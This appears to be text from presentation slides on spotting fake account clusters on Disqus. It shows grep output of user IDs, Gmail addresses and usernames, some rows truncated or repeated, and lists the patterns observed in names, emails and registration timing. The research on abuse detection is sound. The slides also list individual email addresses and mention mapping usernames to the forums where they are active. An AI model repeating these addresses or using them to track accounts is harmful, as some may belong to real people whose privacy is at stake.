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
```
mar coep laypen:~$ grep gmail.com users-109614255-109618255.
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 117
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 117
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 20
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo)
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman)
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAl
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 20
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchh
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 11
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117
11.06% 109614974 : BushBla...@gmail.com (BushBla...@gmail.com) 115
```


10.49%	109614953	: BelvaSeckman@gmail.com (BelvaSeckman) 117 20
10.79%	109614964	: BriceBosket@gmail.com (BriceBosket) 117 20
11.06%	109614974	: BrookePlate@gmail.com (BrookePlate) 117 20
11.36%	109614985	: BryannaCallanan@gmail.com (BryannaCallanan) 117 20
11.63%	109614995	: CarmanComan@gmail.com (CarmanComan) 117 20
11.85%	109615003	: CatarinaCountryman@gmail.com (CatarinaCountryman) 117 20
12.01%	109615009	: CherelleCostner@gmail.com (CherelleCostner) 117 20
12.33%	109615021	: ChristeenChien@gmail.com (ChristeenChien) 117 20
12.58%	109615030	: ChristelDecola@gmail.com (ChristelDecola) 117 20
12.82%	109615039	: ChrystalCryan@gmail.com (ChrystalCryan) 117 20
13.20%	109615053	: CicelyCorrell@gmail.com (CicelyCorrell) 117 20
13.52%	109615065	: ClarineChavarria@gmail.com (ClarineChavarria) 117 20
13.90%	109615079	: ClarineHeeren@gmail.com (ClarineHeeren) 117 20
14.25%	109615092	: CletaEvans@gmail.com (CletaEvans) 117 20
14.66%	109615107	: ConnieCola@gmail.com (ConnieCola) 117 20

Inter-registration time



Inter-registration time



Inter-registration time




So Far

Accounts with


- Patterned profile names
- Patterned usernames
- Patterned emails
- Similar registration times
- Regular inter-registration delays
- Alphabetical progression in usernames

Disqus lets us map usernames
to forums where they're active

